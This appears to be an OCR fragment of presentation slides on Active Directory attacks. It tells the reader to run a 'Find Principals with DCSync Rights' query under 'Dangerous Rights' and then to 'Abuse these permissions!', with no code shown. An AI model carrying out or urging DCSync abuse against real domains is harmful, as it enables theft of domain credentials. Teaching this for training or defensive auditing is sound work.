
Run “Find Principals with DCSync Rights” under “Dangerous Rights”

Abuse these permissions!

DCSYNC RIGHTS



PRINCIPALS WITH DCSYNC RIGHTS



THANK YOU